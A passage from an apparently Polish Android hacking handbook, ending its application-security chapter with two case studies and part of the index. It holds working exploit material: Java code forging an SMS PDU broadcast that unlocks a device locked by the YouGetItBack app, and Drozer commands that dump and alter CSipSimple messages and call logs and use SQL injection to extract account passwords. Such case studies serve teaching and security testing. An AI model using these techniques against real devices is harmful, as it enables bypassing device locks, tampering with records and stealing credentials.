-- YGIBWIPE=YGIB:W
-- YGIBRESTORE=YGIB:E
-- command=YGIB:U
-- YGIBREGFROM=YGIB:T
```

Tym razem zakończyło się to wywołaniem zarówno metody `processContent`, jak i kolejnej metody `processUnLockMsg`, tak jak chcieliśmy. Można zatrzymać działanie na metodzie `processUnLockMsg`, dając możliwość zbadania jej bardziej szczegółowo. Można to wykonać w *AndBug* za pomocą polecenia `break` z nazwą klasy i nazwą metody jako argumentami:

```
>> break com.yougetitback.androidapplication.SmsIntentReceiver
processUnLockMsg
## Setting Hooks
-- Hooked <536870913>
com.yougetitback.androidapplication.SmsIntentReceiver.processUnLockMsg(Landroid/content/Context;
Ljava/util/Vector;)V:0 <class 'andbug.vm.Location'>
>> ## Breakpoint hit in thread <1> main (running suspended), process suspended.
--
com.yougetitback.androidapplication.SmsIntentReceiver.processUnLockMsg(Landroid/content/Context;
Ljava/util/Vector;)V:0
```

```

--
com.yougetitback.androidapplication.SmsIntentReceiver.processContent(Landroid/content/Context;
Ljava/lang/String;)V:232
--
com.yougetitback.androidapplication.SmsIntentReceiver.onReceive(Landroid/content/Context;
Landroid/content/Intent;)V:60
--
...

```

Z wcześniej przeprowadzonej analizy wiadomo, że metoda `getString` będzie wywołana do pobrania wartości z pliku ze współdzielonymi ustawieniami, dlatego warto dodać `class-trace` ustawione na klasę `android.content.SharedPreferences`. Następnie można przywrócić działanie procesu za pomocą polecenia `resume`:

```

>> ct android.content.SharedPreferences
## Setting Hooks
-- Hooked android.content.SharedPreferences
>> resume

```

Uwaga Uruchomienie śledzenia metody lub ustawienie blokady bezpośrednio na wybranej metodzie może zablokować i zakończyć proces, dlatego staramy się śledzić całe klasy. Dodatkowo może zająć konieczność wykonania polecenia `resume` dwukrotnie.

Po przywróceniu działania procesu wynik jego działania będzie całkiem obszerny (jak wcześniej). Przechodząc ponownie przez stos wywołań, w końcu dotrzesz do metody `getString`:

```

## Process Resumed
>> ## trace thread <1> main          (runningsuspended)
...
## trace thread <1> main          (runningsuspended)
-- android.app.SharedPreferencesImpl.getString(Ljava/lang/String;
Ljava/lang/String;)Ljava/lang/String;:0
-- this=Landroid/app/SharedPreferencesImpl; <830042611544>
-- defValue=
-- key=tagcode
-- com.yougetitback.androidapplication.SmsIntentReceiver.
processUnLockMsg(Landroid/content/Context;Ljava/util/Vector;)V:60
-- smsTokens=Ljava/util/Vector; <830042967248>
-- settings=Landroid/app/SharedPreferencesImpl; <830042611544>
-- this=Lcom/yougetitback/androidapplication/SmsIntentReceiver; <830042981888>
-- TYPELOCK=L
-- YGIBTAG=TAG:
-- TAG=AAAA
-- YGIBTYPE=TYPE:
-- context=Landroid/app/ReceiverRestrictedContext; <830042704872>
-- setting=
...

```

Jest tutaj klucz ze współdzielonych ustawień, którego szukałeś: `tagcode`, potwierdzający to, co ustaliłeś podczas analizy statycznej. Zgadza się to również z częścią logów, które wyciekły wcześniej, gdzie po `tagcode` pojawiał się numeryczny ciąg znaków. Wyposażony w tę informację wiesz już na pewno, że nasza wiadomość SMS rzeczywiście musi zawierać `YGIB:U`, następnie spację oraz wartość `tagcode`, a w tym przypadku `YGIB:U 137223048617183`.

Atak

Choć mógłbyś po prostu wysłać swoją specjalnie przygotowaną wiadomość SMS na docelowe urządzenie, nie powiedzie się to, ponieważ znasz tylko przykładową wartość tagcode, która na innym dowolnym urządzeniu może być inna (co jest praktycznie pewne). W tym miejscu zechcesz pewnie wykorzystać fakt, że wartość ta wycieka do logów, które możesz przeanalizować za pomocą swojej specjalnie przygotowanej aplikacji wymagającej uprawnień `READ_LOGS`.

Po ustaleniu tej wartości przykładowa wiadomość SMS w formacie `YGIB:U 137223048617183` wysłana do docelowego urządzenia powinna uruchomić komponent aplikacji odpowiedzialny za jej odblokowanie. Alternatywnie możesz pójść o krok dalej i stworzyć w swojej aplikacji komunikat `SMS_RECEIVED`. Ponieważ wysyłanie wewnętrznych intencji `SMS_RECEIVED` wymaga uprawnień `SEND_SMS_BROADCAST` (co jest ograniczone tylko dla aplikacji systemowych), należy jawnie określić odbiorcę komunikatów w docelowej aplikacji. Omówienie ogólnej struktury SMS PDU (Protocol Data Unit) wykracza poza zakres tego rozdziału, a niektóre jej elementy zostały dokładniej omówione w rozdziale 11., ale poniższy kod zawiera informacje potrzebne do zbudowania intencji zawierającej odpowiednią wiadomość SMS:

```
Stringbody= "YGIB:U 137223048617183";
Stringsender = "2125554242";
byte[] pdu = null;
byte[] scBytes = PhoneNumberUtils.networkPortionToCalledPartyBCD("0000000000");
byte[] senderBytes = PhoneNumberUtils.networkPortionToCalledPartyBCD(sender);
int lsmcs = scBytes.length;
byte[] dateBytes = new byte[7];
Calendar calendar = new GregorianCalendar();
dateBytes[0]= reverseByte((byte) (calendar.get(Calendar.YEAR)));
dateBytes[1]= reverseByte((byte) (calendar.get(Calendar.MONTH)+ 1));
dateBytes[2]= reverseByte((byte) (calendar.get(Calendar.DAY_OF_MONTH)));
dateBytes[3]= reverseByte((byte) (calendar.get(Calendar.HOUR_OF_DAY)));
dateBytes[4]= reverseByte((byte) (calendar.get(Calendar.MINUTE)));
dateBytes[5]= reverseByte((byte) (calendar.get(Calendar.SECOND)));
dateBytes[6]= reverseByte((byte) ((calendar.get(Calendar.ZONE_OFFSET)+ calendar
.get(Calendar.DST_OFFSET)) /(60 * 1000 * 15)));
try
{
    ByteArrayOutputStream bo = new ByteArrayOutputStream();
    bo.write(lsmcs);
    bo.write(scBytes);
    bo.write(0x04);
    bo.write((byte) sender.length());
    bo.write(senderBytes);
    bo.write(0x00);
    bo.write(0x00); //encoding: 0 for default 7bit
    bo.write(dateBytes);
    try
    {
        StringsReflectedClassName = "com.android.internal.telephony.GsmAlphabet";
        Class cReflectedNFCEExtras = Class.forName(sReflectedClassName);
        Method stringToGsm7BitPacked = cReflectedNFCEExtras.getMethod(
            "stringToGsm7BitPacked", new Class[] {String.class });
        stringToGsm7BitPacked.setAccessible(true);
        byte[] bodybytes = (byte[]) stringToGsm7BitPacked.invoke(null,body);
        bo.write(bodybytes);
    }
}
...

```

```

pdu = bo.toByteArray();
Intent intent = new Intent();
intent.setComponent(new ComponentName("com.yougetitback.androidapplication.virgin.mobile",
"com.yougetitback.androidapplication.SmsIntentReceiver"));
intent.setAction("android.provider.Telephony.SMS_RECEIVED");
intent.putExtra("pdus", new Object[] {pdu });
intent.putExtra("format", "3gpp");

context.sendOrderedBroadcast(intent,null);

```

Ten kod najpierw tworzy SMS PDU zawierający polecenie YGIB:U oraz wartość tagcode, numer nadawcy i inne istotne właściwości PDU. Następnie korzysta on z refleksji, by wywołać metodę `stringToGsm7BitPacked`, i umieszcza treść PDU w odpowiedniej reprezentacji. Tablica bajtów reprezentująca PDU jest później umieszczana w obiekcie `pdu`. Dalej tworzony jest obiekt intencji z ustawionym docelowym komponentem, którym jest odbiorca wiadomości SMS aplikacji, i akcją ustawioną na `SMS_RECEIVED`. Następnie ustawianych jest kilka dodatkowych wartości. Najważniejszy obiekt `pdu` jest dodawany za pomocą klucza `pdus`. W końcu wywoływana jest metoda `sendOrderdBroadcast`, która odsyła Twoją intencję i wydaje polecenie aplikacji, by odblokować urządzenie.

Poniższy listing zawiera logi z polecenia `logcat` demonstrujące działanie wtedy, gdy urządzenie jest zablokowane (w tym przypadku przez wiadomość SMS, gdzie 1234 jest PIN-em użytkownika, który zablokował urządzenie):

```

I/MessageListener:(14008): 1234
D/FOREGROUNDSERVICE(14008): onCreate
I/FindLocationService(14008): FindLocationService created!!!
D/FOREGROUNDSERVICE(14008): onStartCommand
D/SIRENSERVICE(14008): onCreate
D/SIRENSERVICE(14008): onStartCommand
...
I/LockAcknowledgeService(14008): LockAcknowledgeService created!!!
I/FindLocationService(14008): FindLocationService stopped!!!
I/ActivityManager(13738): START {act=android.intent.action.VIEW
cat=[test.foobar.123]flg=0x10000000
cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.SplashScreen u=0}from pid 14008
...

```

Rysunek 4.7 pokazuje ekran zablokowanego urządzenia.

Gdy aplikacja zostanie uruchomiona, wysyła spreparowaną wiadomość SMS, by odblokować urządzenie. W `logcat` widzimy:

```

I/MessageListener:(14008): YGIB:U TAG:136267293995242
V/SWIPEWIPE(14008): recieved unlock message
D/FOREGROUNDSERVICE(14008): onDestroy
I/ActivityManager(13738): START {act=android.intent.action.VIEW
cat=[test.foobar.123]flg=0x10000000
cmp=com.yougetitback.androidapplication.virgin.mobile/
com.yougetitback.androidapplication.SplashScreen (has extras) u=0}
from pid 14008
D/SIRENSERVICE(14008): onDestroy
I/UnlockAcknowledgeService(14008): UnlockAcknowledgeService created!!!
I/UnlockAcknowledgeService(14008): UnlockAcknowledgeService stopped!!!

```

A urządzenie zostaje odblokowane.



Rysunek 4.7. Ekran urządzenia zablokowanego przez aplikację

Studium przypadku: SIP Client

Ten krótki przykład pokaże, jak odnaleźć niechronionego dostawcę treści i pobrać z niego potencjalnie wrażliwe dane. W tym przypadku analizowaną aplikacją jest *CSipSimple*, popularny klient SIP (Session Initiation Protocol). Zamiast przechodzić całą ścieżkę analizy jak w przypadku poprzedniej aplikacji, skorzystamy z innej, szybszej i prostej techniki analizy dynamicznej.

Drozer

Drozer (wcześniej znany jako Mercury), udostępniony przez MWR Labs, to rozszerzalny, modułowy framework do testowania bezpieczeństwa w Androidzie. Korzysta on z aplikacji agenta uruchomionej na docelowym urządzeniu oraz opartej na Pythonie zdalnej konsoli, z której tester może wydawać polecenia. Drozer udostępnia liczne moduły do wykonywania różnych operacji, takich jak: pobieranie informacji o aplikacji, odkrywanie niezabezpieczonych interfejsów IPC oraz przeprowadzanie ataków na urządzenie. Domyślnie uruchamiany jest on jako standardowa aplikacja użytkownika jedynie z uprawnieniem INTERNET.

Rozpoznanie

Po zainstalowaniu i uruchomieniu Drozera szybko ustalisz identyfikatory URI dostawcy treści wyeksportowanego przez *CSipSimple* razem z ich uprawnieniami. Uruchom moduł `app.provider.info`, przekazując argument `-a com.csipsimple`, by ograniczyć skanowanie do docelowej aplikacji:

```
dz> run app.provider.info -a com.csipsimple
Package: com.csipsimple
  Authority: com.csipsimple.prefs
    Read Permission: android.permission.CONFIGURE_SIP
    Write Permission: android.permission.CONFIGURE_SIP
    Multiprocess Allowed: False
    Grant UriPermissions: False
  Authority: com.csipsimple.db
    Read Permission: android.permission.CONFIGURE_SIP
    Write Permission: android.permission.CONFIGURE_SIP
    Multiprocess Allowed: False
    Grant UriPermissions: False
```

Aby odpowiednio komunikować się z tymi dostawcami treści, potrzebne jest uprawnienie `android.permission.CONFIGURE_SIP`. Nie jest to standardowe uprawnienie Androida — jest to uprawnienie utworzone przez *CSipSimple*. Deklarację tego uprawnienia można znaleźć w manifestie *CSipSimple*. Uruchom `app.package.manifest`, przekazując nazwę pakietu aplikacji jako parametr. Zwróci to cały manifest — poniższy listing został skrócony, by pokazać tylko istotne linie:

```
dz> run app.package.manifest com.csipsimple
...
<permission label="@2131427348" name="android.permission.CONFIGURE_SIP"
protectionLevel="0x1" permissionGroup="android.permission-group.COST_MONEY"
description="@2131427349">
</permission>
...
```

Widać tutaj, że uprawnienie `CONFIGURE_SIP` jest zadeklarowane z parametrem `protectionLevel` równym `0x1`, co odpowiada poziomowi „niebezpieczny” (spowoduje to wyświetlenie pytania do użytkownika z prośbą o zaakceptowanie uprawnienia podczas instalacji, ale większość użytkowników bezwiednie to zatwierdzi). Nie ma tutaj jednak parametru `signature` ani `signatureOrSystem`, co sprawia, że inne aplikacje mogą uzyskać to uprawnienie. Agent Drozera nie ma domyślnie takiego uprawnienia, ale można to szybko naprawić poprzez zmodyfikowanie manifestu i przekompilowanie APK agenta. Po zainstalowaniu zmodyfikowanego agenta Drozera mającego uprawnienie `CONFIGURE_SIP` można rozpocząć odpytywanie tych dostawców treści. Rozpocznijemy od uzyskania URI treści udostępnionego przez *CSipSimple*. Aby tego dokonać, należy uruchomić odpowiednio nazwany moduł `app.provider.finduris`:


```
dz> run app.provider.finduris com.csipsimple
Scanningcom.csipsimple...
content://com.csipsimple.prefs/raz
content://com.csipsimple.db/
content://com.csipsimple.db/calllogs
content://com.csipsimple.db/outgoing_filters
content://com.csipsimple.db/accounts/
content://com.csipsimple.db/accounts_status/
content://com.android.contacts/contacts
...
```

Snarfing

Daje nam to szereg możliwości, w tym interesujące nas messages oraz calllogs. Odpytaj tych dostawców, zaczynając od messages, przy wykorzystaniu modułu `app.provider.query` z URI treści przekazany przez argument:

```
dz> run app.provider.query content://com.csipsimple.db/messages
| id | sender | receiver          | contact          | body
| mime_type | type | date              | status | read | full_sender      |
| 1 | SELF | sip:bob@ostel.co | sip:bob@ostel.co | Hello! |
text/plain | 5 | 1372293408925 | 405 | 1 | < sip:bob@ostel.co> |
```

Zwraca to nazwy kolumn i wiersze przechowywanych danych, w tym przypadku w bazie danych SQLite obsługującej dostawcę treści. W tej chwili masz dostęp do logów wiadomości tekstowych. Dane te odpowiadają aktywności/ekranowi pokazanym na rysunku 4.8.




Rysunek 4.8. Archiwum wiadomości w CSipSimple

Można też spróbować zapisać lub zmodyfikować dane w dostawcy treści za pomocą modułu `app.provider.update`. Przekazujesz URI zawartości, `selection` oraz `selection-args`, które określają ograniczenia zapytania, kolumny do modyfikacji i wprowadzane dane. Poniższy kod zamienia dane z kolumny `receiver` oraz `body` z oryginalnych wartości na coś mniej poważnego:

```
dz> run app.provider.update content://com.csipsimple.db/messages
--selection "id=?" --selection-args 1 --stringreceiver "sip:badguy@ostel.co"
--stringcontact "sip:badguy@ostel.co" --stringbody"omgcrimes"
--string full_sender "<sip:badguy@ostel.co>"
Done.
```


Zmieniłeś odbiorcę z bob@ostel.co na badguy@ostel.co, a komunikat z Hello! na omg crimes. Rysunek 4.9 pokazuje, jak wygląda ekran urządzenia po modyfikacji.



Rysunek 4.9. Archiwum wiadomości w CSipSimple po wprowadzeniu modyfikacji

Znaleźliśmy też dostawcę treści calllogs, którego również możemy odpytać:


```
dz> run app.provider.query content://com.csipsimple.db/calllogs
|_id | name | numberlabel | numbertype | date | duration |
new | number | type | account_id | status_code |
status_text
| 5 | | null | null | 0 | | 1372294364590 | 286 |
0 | "Bob" <sip:bob@ostel.co> | 1 | 1 | | 200 |
Normal call clearing |
| 4 | | null | null | 0 | | 1372294151478 | 34 |
0 | <sip:bob@ostel.co> | 2 | 1 | | 200 |
Normal call clearing |
...
```

Podobnie jak w przypadku dostawcy treści messages dane z dostawcy calllogs pojawiają się na ekranie pokazanym na rysunku 4.10.


Dane te również mogą być zmodyfikowane jednym poleceniem przy użyciu ograniczenia, by zmodyfikować wszystkie rekordy jedynie dla kontaktu bob@ostel.co:

```
dz> run app.provider.update content://com.csipsimple.db/calllogs
--selection "number=?" --selection-args "<sip:bob@ostel.co>"
--string number "<sip:badguy@ostel.co>"
Done.
```

Rysunek 4.11 pokazuje zmodyfikowany ekran z historią rozmów.



Rysunek 4.10. Ekran z historią rozmów CSipSimple



Rysunek 4.11. Ekran z historią rozmów CSipSimple po modyfikacji danych

Wstrzykiwanie

Dostawcy treści z niewystarczającą walidacją danych wejściowych lub tacy, których zapytania są nieprawidłowo tworzone, np. poprzez połączenie danych wprowadzanych przez użytkownika bez filtrowania, mogą być podatni na wstrzykiwanie. Może się to objawiać na wiele sposobów, np. jako wstrzykiwanie SQL (w przypadku dostawców treści obsługiwanych przez SQLite) oraz zmianę katalogów (w przypadku dostawców treści opartych na plikach). Drozer zawiera moduły do wykrywania tego typu problemów, takie jak `scanner.provider.traversal` oraz `scanner.provider.injection`. Uruchomienie modułu `scanner.provider.injection` wskazuje na istnienie podatności na wstrzykiwanie SQL w *CSipSimple*:

```
dz> run scanner.provider.injection -a com.csipsimple
Scanningcom.csipsimple...
Not Vulnerable:
  content://com.csipsimple.prefs/raz
  content://com.csipsimple.db/
  content://com.csipsimple.prefs/
  ...
  content://com.csipsimple.db/accounts_status/

Injection in Projection:
  content://com.csipsimple.db/calllogs
  content://com.csipsimple.db/outgoing_filters
  content://com.csipsimple.db/accounts/
  content://com.csipsimple.db/accounts
  ...
```

```
Injection in Selection:
  content://com.csipsimple.db/thread/
  content://com.csipsimple.db/calllogs
  content://com.csipsimple.db/outgoing_filters
  ...
```

W sytuacji gdy ta sama baza danych SQLite obsługuje wielu dostawców treści, tak samo jak w przypadku tradycyjnych ataków z wstrzykiwaniem kodu SQL do aplikacji internetowych, można pobrać zawartość innych tabel. Najpierw sprawdźmy, co znajduje się w bazie danych obsługującej tych dostawców, ponownie odpytując calllogs za pomocą modułu app.provider.query. Tym razem dodaj argument projection, który określa kolumny do pobrania, ale za jego pomocą pobierz schemat bazy SQLite ciągiem znaków * FROM SQLITE_MASTER--.

```
dz> run app.provider.query content://com.csipsimple.db/calllogs
--projection "*" FROM SQLITE_MASTER--"
| type | name | tbl_name | rootpage | sql
|-----|-----|-----|-----|-----
| table | android_metadata | android_metadata | 3 | CREATE TABLE
android_metadata (locale TEXT)
| table | accounts | accounts | 4 | CREATE TABLE
accounts (id INTEGER PRIMARY KEY AUTOINCREMENT,active INTEGER,wizard
TEXT,display_name TEXT,p
riority INTEGER,acc_id TEXT NOT NULL,reg_uri TEXT,mwi_enabled BOOLEAN,
publish_enabled INTEGER,reg_timeout INTEGER,ka_interval INTEGER,pidf_tuple_id
TEXT,force_contac
t TEXT,allow_contact_rewrite INTEGER,contact_rewrite_method INTEGER,
contact_params TEXT,contact_uri_params TEXT,transport
INTEGER,default_uri_scheme TEXT,use_srtp IN
TEGER,use_zrtp INTEGER,proxy TEXT,reg_use_proxy INTEGER,realm TEXT,
scheme TEXT,username TEXT,datatype INTEGER,data TEXT,initial_auth
INTEGER,auth_algo TEXT,sip_stack
INTEGER,vm_nbr TEXT,reg_dbr INTEGER,try_clean_reg INTEGER,
use_rfc5626 INTEGER DEFAULT 1,rfc5626_instance_id TEXT,rfc5626_reg_id
TEXT,vid_in_auto_show INTEGER DEFAULT
T -1,vid_out_auto_transmit INTEGER DEFAULT -1,rtp_port INTEGER DEFAULT -
1,rtp_enable_qos INTEGER DEFAULT -1,rtp_qos_dscp INTEGER DEFAULT -
1,rtp_bound_addr TEXT,rtp_p
ublic_addr TEXT,android_group TEXT,allow_via_rewrite INTEGER DEFAULT 0,
sip_stun_use INTEGER DEFAULT -1,media_stun_use INTEGER DEFAULT -1,ice_cfg_use
INTEGER DEFAULT
-1,ice_cfg_enable INTEGER DEFAULT 0,turn_cfg_use INTEGER DEFAULT -1,
turn_cfg_enable INTEGER DEFAULT 0,turn_cfg_server TEXT,turn_cfg_user
TEXT,turn_cfg_pwd TEXT,ipv6_
media_use INTEGER DEFAULT 0,wizard_data TEXT) |
| table | sqlite_sequence | sqlite_sequence | 5 | CREATE TABLE
sqlite_sequence(name,seq)
```

Jak widać, znajduje się tu tabela accounts, która prawdopodobnie zawiera informacje na temat kont wraz z danymi uwierzytelniającymi. Można wykorzystać stosunkowo proste wstrzykiwanie SQL do parametru projection i pobrać dane z tabeli accounts wraz z danymi do logowania. W przypadku tego zapytania użyj ciągu znaków * FROM accounts--:

```
dz> run app.provider.query content://com.csipsimple.db/calllogs
--projection "*" FROM accounts--"
```

```

| id | active | wizard | display_name | priority | acc_id
| reg_uri | mwi_enabled | publish_enabled | reg_timeout | ka_interval |
pidf_tuple_id | force_contact | allow_contact_rewrite
| contact_rewrite_method | contact_params | contact_uri_params | transport
| default_uri_scheme | use_srtp | use_zrtp
| proxy | reg_use_proxy | realm | scheme | username | datatype
| data | initial_auth | auth_algo | sip_stack |
...
| 1 | 1 | OSTN | OSTN | 100 |
<sip:THISISMYUSERNAME@ostel.co> | sip:ostel.co | 1 | 1
| 1800 | 0 | null | null | 1
| 2 | null | null | 3
sip | -1 | 1 | sips:ostel.co:5061 | 3
|
* | Digest | THISISMYUSERNAME | 0 | THISISMYPASSWORD | 0
| null | 0 | *98 | -1 | 1 | 1
...

```

Uwaga Słabości *CSipSimple* omówione powyżej zostały już usunięte. Uprawnienie `CONFIGURE_SIP` zostało przeniesione do mniej oczywistej przestrzeni nazw niż `android.permission` i otrzymało dokładniejszy opis jego wykorzystania oraz znaczenia. Również podatności na wstrzykiwanie kodu SQL w dostawcach treści zostały poprawione, dodatkowo ograniczając dostęp do wrażliwych informacji.

Podsumowanie

W tym rozdziale dokonaliśmy przeglądu niektórych popularnych problemów z bezpieczeństwem wpływających na aplikacje Androida. Dla każdego problemu zaprezentowaliśmy publicznie znany przykład, by pomóc w zrozumieniu jego potencjalnego wpływu na bezpieczeństwo. Pokazaliśmy też dwa studia przypadków publicznie dostępnych aplikacji androidowych. W każdym z nich ze szczegółami opisaliśmy, w jaki sposób można zastosować popularne narzędzia do przetestowania aplikacji, zidentyfikowania słabości oraz ich wykorzystania.

W pierwszym przykładzie wykorzystaliśmy *Androguard* do wykonania analizy statycznej, dekompozycji i dekompilacji analizowanej aplikacji. Podczas tej analizy zidentyfikowaliśmy istotne dla bezpieczeństwa komponenty, które można zaatakować. W szczególności znaleźliśmy mechanizm blokowania/odblokowania, który korzystał z wiadomości SMS do autoryzacji. Następnie zastosowaliśmy techniki analizy dynamicznej, takie jak wyszukiwanie błędów aplikacji, aby rozszerzyć i potwierdzić ustalenia z analizy statycznej. W końcu opracowaliśmy kod tworzący wiadomość SMS, który wykorzystał słabości modułu aplikacji odpowiedzialnego za odblokowanie urządzenia.

W drugim przykładzie zademonstrowaliśmy szybki i prosty sposób wyszukiwania słabości związanych z dostawcami treści w aplikacjach za pomocą programu *Drozer*. Najpierw ustaliliśmy, że aktywność i wrażliwe dane z archiwum wiadomości tekstowych zostały udostępnione przez aplikację. Następnie pokazaliśmy, jak łatwe jest manipulowanie przechowywanymi danymi. Na koniec poszliśmy o krok dalej i wykorzystaliśmy podatność na wstrzykiwanie SQL do pobrania innych wrażliwych danych z bazy danych obsługującej dostawcę treści.

W następnym rozdziale ogólnie omówimy płaszczyznę ataków w Androidzie oraz powiemy, jak opracować ogólną strategię atakowania urządzeń z systemem Android.



Skorowidz

A

- ABI, 293
- Access Point Name, *Patrz:* APN
- Activity, *Patrz:* aktywność
- ActivityManager, *Patrz:* menedżer aktywności
- ADB, 66, 83, 87, 92, 94, 151, 178, 181, 193, 230, 399, 412
 - umask, 399
- adbi, 246, 471
- Address Resolution Protocol, *Patrz:* ARP
- Address Space Layout Randomization, *Patrz:* ASLR
- Adleman Leonard, 400
- Adobe Flash, 392
- Adobe Reader, 392
- ADT, 215, 466
- adware, 157
- Aedla Jüri, 97
- AID, 49, 50
 - mapa, 49
- aktywność, 56, 57
 - menedżer, *Patrz:* menedżer aktywności
- alephzain, 99
- algorytm kryptograficzny z kluczem publicznym, 55
- AllWinner, 481
- alokator, 268, 269
 - dmalloc, 269, 287, 382
 - testy, 270
 - kmalloc, 341
 - malloc, 271
 - RenderArena, 273, 284, 286
 - RenderTree, 273
 - SLAB, 341, 342
 - SLOB, 341, 342
 - SLUB, 341, 342
 - TCmalloc, 269
- AlphaRev, 90
- analiza
 - dynamiczna, 124
 - podatności, 247
 - statyczna, 110, 472
- analizator logiczny, 428
- AndBug, 127, 215
- Androguard, 112, 116, 473
- Android
 - aktualizacja, 41, 42, 83, 87, 88
 - OTA, 224
 - aplikacja, *Patrz:* aplikacja
 - architektura, 47, 48
 - atak, 92, 104, 141, 150, 152, 162, 379, 380, 409
 - ADB, 181
 - aktywny, 164
 - Bluetooth, 166
 - demontaż urządzenia, 177
 - drive-by, 154
 - Google Play, 159
 - HDMI, 181
 - identyfikator, *Patrz:* AID
 - Juice Jacking, 181, 399
 - karta SD, 181
 - karta SIM, 181

Android

- kod QR, 170
- man in the middle, 149, 154
- moduł radiowy, 166
- multimedia, 158
- na ścieżce, 149, 150
- NFC, 170
- pasowy, 164
- plaszczyna, 141, 143, 144, 145, 151, 153, 155, 170, 171, 172
- plaszczyna fizyczna, 176, 181
- poczta elektroniczna, 158
- podszywanie się pod inne komputery, *Patrz:* spoofing
- przeglądarka internetowa, 154, 157
- punkt testowy, 181
- sieć reklamowa, 157
- SMS, 152
- trojan, *Patrz:* trojan
- Twitter, 156
- USB, 178, 179
- usługa sieciowa, 151
- watering hole, 154
- wektor, 142, 145, 153
- Wi-Fi, 167
- wywołanie systemowe, 172
- wzorzec, 142
- z podstawioną stacją bazową, 166
- zdalny, 145, 368
- fragmentacja, 38
- historia, 25
- jądro, 67, 69, 73, 305, 306, 340, *Patrz:* jądro
 - atakowanie, 306, 312
 - hakowanie, 312
 - kompilacja, 316, 317, 320
 - konfiguracja, 341
 - uruchamianie, 78
 - wersja, 341
- kompilowanie ze źródeł, 86
- obraz
 - minimalny, 78, 83
 - systemu, 78
- oprogramowanie, 36, 37
- przechowywanie danych, 104
- RIL, *Patrz:* RIL
- środowisko izolowane, 49
- urządzenie, 28
 - odblokowywanie, 77, 78
- użytkownik, 36, 37
- wersja, 26, 27, 29
- Android Compatibility Definition Document, *Patrz:* CDD
- Android Compatibility Test Suite, *Patrz:* CTS
- Android Debugging Bridge, *Patrz:* ADB
- Android Development Tools, *Patrz:* ADT
- Android Device Monitor, 215
- Android Dynamic Binary Instrumentation Toolkit, *Patrz:* adbi
- Android Embedded Application Binary Interface, *Patrz:* EABI
- Android Framework, 35, 40, 43, 47, 48, 59, 78
 - kod źródłowy, *Patrz:* kod źródłowy Android Framework
 - usługa, 60
- Android ID, *Patrz:* AID
- Android NDK, *Patrz:* debugger Android NDK
- Android on Intel Architecture, *Patrz:* Android-IA
- Android Open Source Project, *Patrz:* AOSP
- Android recovery system, *Patrz:* system ratunkowy Androida
- Android Secure Container, *Patrz:* ASEC
- Android Shared Memory, *Patrz:* system ashmem
- Android Studio, 215, 466
- Android Update Alliance, 42
- Android-IA, 33
- AndroidManifest, *Patrz:* plik AndroidManifest.xml
- Anonymous Shared Memory, *Patrz:* sterownik ashmem
- Anoxyde, 309
- AOSP, 29, 32, 35, 49, 86, 211, 230, 275, 307, 313, 390, 479
 - fabryczne obrazy oprogramowania, 32
 - hosting dla źródeł, 32
 - pliki z binarnymi sterownikami, 32
 - system śledzenia zgłoszeń błędów, 32
- AOSP Prebuilt, *Patrz:* debugger AOSP Prebuilt
- Apache Ant, 225
- Apache Software License, *Patrz:* licencja Apache
- aparatus fotograficzny, 48
- API, 53
 - gniazd, 150
 - ptrace, 246
 - vendor-ril, *Patrz:* vendor-ril
- apktool, 473
- aplikacja, 47, 48, 55
 - blokująca reklamy, 77
 - fastboot, 81
 - mobilna oparta na usługach internetowych, 156

preinstalowana, 55, 78
 usuwanie, 77
 profilowanie, *Patrz:* profilowanie
 root, 77
 SMS, 359, 365
 SuperUser, *Patrz:* SuperUser
 Telefon, 359, 360
 udostępniająca połączenie internetowe, 77
 uprawnienia, *Patrz:* uprawnienia aplikacji
 w tle, 107
 zainstalowana przez użytkownika, 55
 zwiększająca szybkość działania procesora, 77
 APN, 35, 148
 Application Binary Interface, *Patrz:* ABI
 architektura
 ARM, 33, *Patrz:* ARM
 Harvard, 384
 RIL, 358
 smartfona, 359
 Von Neumanna, 384
 ARM, 33, 34, 211, 289, 297
 ARM EABI, 264
 ARM Holdings, 33
 ARM9, 290
 ARP, 146
 tablica statyczna, 149
